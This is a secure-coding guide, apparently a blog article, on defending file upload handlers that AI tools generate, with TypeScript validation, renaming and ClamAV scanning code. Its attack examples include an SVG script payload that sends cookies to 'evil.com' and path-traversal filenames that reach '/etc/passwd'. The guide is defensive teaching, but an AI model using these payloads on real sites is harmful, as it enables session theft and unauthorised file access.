File upload security is one of the most dangerous attack surfaces in any web application, and AI coding tools treat it like a solved problem. They generate upload handlers that accept any file, trust the browser-provided filename, and dump everything into a public directory. Veracode's 2025 research found that 45% of AI-generated code contains OWASP vulnerabilities, and unrestricted file upload is one of the easiest to exploit. With 92% of developers using AI tools daily, the majority of new upload features ship with zero validation beyond what the browser provides.
A file upload form is an open door into your server. Every other input accepts text. File uploads accept arbitrary binary data with arbitrary filenames and arbitrary MIME types. An attacker just needs your upload handler to accept a file it should not, and the default AI-generated code accepts everything.
Why File Uploads Are the Highest Risk Input
File uploads can enable three categories of attack that no other input allows.
Arbitrary code execution. An attacker uploads a file named profile.php, avatar.jsp, or image.aspx. If your server stores that file in a web-accessible directory and the web server executes those file types, the attacker has remote code execution. They can read your database, steal environment variables, and install backdoors. This is one of the most commonly exploited vulnerability classes in web applications.
Cross-site scripting via SVG and HTML. SVG files are valid images, but they are also XML documents that can contain embedded JavaScript. An attacker uploads an SVG file containing <script>document.location='https://evil.com/steal?c='+document.cookie</script>. If your application serves that SVG directly, any user who views it has their session stolen. HTML files work the same way. AI tools never filter for embedded scripts in image formats because they check the file extension, not the contents.
Path traversal. The attacker sets the filename to ../../../etc/passwd or ..\..\web.config. If your upload handler uses the original filename to construct the storage path, the attacker can overwrite critical files on your server or read files outside the upload directory. AI tools use the original filename almost universally because it is the simplest approach.
File uploads are not just another form input. They are the only input that lets an attacker deliver executable code, scripts, and path manipulation payloads directly to your server. AI tools treat uploads like simple data handling, generating code that trusts the browser for file type, filename, and content. Every upload handler needs server-side validation that covers all three attack categories before it is safe to deploy.
Validate Both MIME Type and File Extension
AI tools typically check one or the other. You need both, and you need to understand why neither is sufficient alone.
The MIME type (like image/png or application/pdf) is sent by the browser as part of the upload request. An attacker can set this to anything. Checking only the MIME type is like asking a stranger "are you allowed to be here?" and trusting their answer. The file extension (.png, .pdf) is part of the filename, which the attacker also controls. Checking only the extension is equally unreliable.

The correct approach is a three-layer validation. First, check that the file extension is in your allowlist. Second, check that the MIME type matches what you expect for that extension. Third, check the file's magic bytes. This is what AI tools never do. Every file format has a specific byte sequence at the start. A PNG always starts with 89 50 4E 47. A JPEG starts with FF D8 FF. A PDF starts with 25 50 44 46. Reading the first few bytes and comparing them to known signatures is the only reliable way to verify file type.
const ALLOWED_TYPES: Record<string, { mimes: string[]; magic: Buffer[] }> = {
  '.png': {
    mimes: ['image/png'],
    magic: [Buffer.from([0x89, 0x50, 0x4e, 0x47])],
  },
  '.jpg': {
    mimes: ['image/jpeg'],
    magic: [Buffer.from([0xff, 0xd8, 0xff])],
  },
  '.pdf': {
    mimes: ['application/pdf'],
    magic: [Buffer.from('%PDF')],
  },
};

function validateFileType(
  filename: string,
  mimeType: string,
  fileBuffer: Buffer
): boolean {
  const ext = path.extname(filename).toLowerCase();
  const allowed = ALLOWED_TYPES[ext];
  if (!allowed) return false;
  if (!allowed.mimes.includes(mimeType)) return false;
  return allowed.magic.some((sig) =>
    fileBuffer.subarray(0, sig.length).equals(sig)
  );
}
This blocks an attacker from renaming shell.php to shell.png because the magic bytes will not match. It blocks spoofed MIME types because the extension and MIME must agree. And it blocks unknown file types because only explicitly allowed extensions pass.
Enforce Size Limits at Every Layer
AI-generated upload code rarely sets file size limits, and when it does, the limit is only on the client side. Client-side limits are cosmetic. An attacker bypasses them by sending the request directly with curl.
You need size limits at three levels. First, configure your web server or reverse proxy to reject requests over a maximum body size before they reach your application. Second, set limits in your framework (in Express, express.json({ limit: '5mb' })). Third, check the actual file size in your upload handler before processing.
Without server-level limits, an attacker can send a 10 GB file that consumes all your server's memory before your code ever runs. Set limits based on what your application actually needs. Profile pictures do not need to be larger than 2 MB. Document uploads can be 10-25 MB.
Never Use the Original Filename
This is the single most important rule that AI tools violate every time. When a user uploads vacation-photo.jpg, AI tools save it as vacation-photo.jpg. When an attacker uploads ../../../app/routes/admin.js, AI tools try to save it at that path.
Every uploaded file should be renamed to a random, unique identifier with the validated extension appended. Generate a UUID or a random hex string. The file that was uploaded as vacation-photo.jpg becomes a7f3b2c1-9e4d-4f8a-b6c5-d0e1f2a3b4c5.jpg. The file that was uploaded as ../../../app/routes/admin.js gets rejected entirely because .js is not in your allowlist.
import { randomUUID } from 'crypto';
import path from 'path';

function generateSafeFilename(originalFilename: string): string | null {
  const ext = path.extname(originalFilename).toLowerCase();
  if (!ALLOWED_TYPES[ext]) return null;
  return `${randomUUID()}${ext}`;
}
This eliminates path traversal attacks completely. It also prevents filename collisions and removes any information leakage from user-chosen filenames.
Sanitizing the original filename instead of replacing it. AI tools sometimes strip special characters or replace .. sequences, but there are dozens of encoding tricks that can bypass sanitization. A filename like ..%2f..%2f..%2fetc%2fpasswd might survive a simple string replacement. Generating a completely new random filename is simpler and bulletproof. Never try to make a user-provided filename safe. Throw it away and generate a new one.
Store Uploads Outside the Web Root

When AI tools build an upload feature, they save files to a public/uploads or static/images directory. This means every uploaded file is directly accessible via a URL and, depending on server configuration, potentially executable.
Uploaded files should never live in a directory that your web server serves directly. There are two safe approaches.
Object storage. Use Cloudflare R2, AWS S3, or similar services. Files are stored in a separate system entirely, served through a CDN, and never touch your application server's filesystem. Your web server cannot execute files that do not exist on its filesystem. For most applications, this is the correct choice.
Private directory with a proxy. If you must store files locally, save them to a directory outside your web root (like /var/uploads/ instead of /app/public/uploads/). Serve files through an API route that streams the file to the user. This gives you a control point where you can check permissions, set proper Content-Type headers, and add Content-Disposition: attachment to force downloads instead of inline rendering.
Either way, set the X-Content-Type-Options: nosniff header on all file responses. This prevents browsers from interpreting a file as a different type than the Content-Type header specifies.
Scan Uploads for Malware
File type validation stops code execution attacks, but it does not stop an attacker from uploading a PDF containing an exploit or a JPEG with embedded malware. If your application allows users to share files with other users, you are potentially distributing malware.
ClamAV is the standard open-source antivirus scanner. It runs as a daemon on your server, and the clamscan npm package provides a Node.js interface.
import NodeClam from 'clamscan';

const clam = await new NodeClam().init({
  clamdscan: { host: '127.0.0.1', port: 3310 },
});

async function scanFile(filePath: string): Promise<boolean> {
  const { isInfected } = await clam.isInfected(filePath);
  return !isInfected;
}
For serverless environments where you cannot run ClamAV, services like Cloudflare's content scanning or AWS Macie provide API-based malware scanning. The scan adds 1-3 seconds of latency, but that is a reasonable tradeoff for not distributing malware to your users.
If malware scanning is not feasible, at minimum serve files with Content-Disposition: attachment headers so browsers download them instead of rendering them inline.
AI tools generate upload code that trusts everything the browser sends. Check yours before an attacker does.
Get the security checklistWhat This Means For You
File upload security is not optional, and AI tools will not handle it for you. The upload handler your AI tool generated in thirty seconds probably trusts the browser for file type, uses the original filename, and stores files in a public directory. That is three critical vulnerabilities in one feature.
- If you are a senior developer reviewing AI-generated upload code: Start with the filename handling. If the code uses the original filename in any capacity other than extracting the extension for validation, it is vulnerable. Then check where files are stored. If the path includes
public,static, or any web-served directory, files need to move to object storage or a private directory. Finally, verify that validation goes beyond extension checking to include magic byte verification. - If you are an indie hacker shipping fast: Use object storage from day one. Cloudflare R2 or AWS S3 keeps uploaded files completely separate from your application server. Pair it with three-layer validation (extension, MIME, magic bytes) and random filename generation. These patterns take an extra hour to implement compared to what AI gives you by default, and they eliminate the entire class of file upload attacks.
Learn every security pattern AI tools skip in your vibe-coded applications.
Read more security guides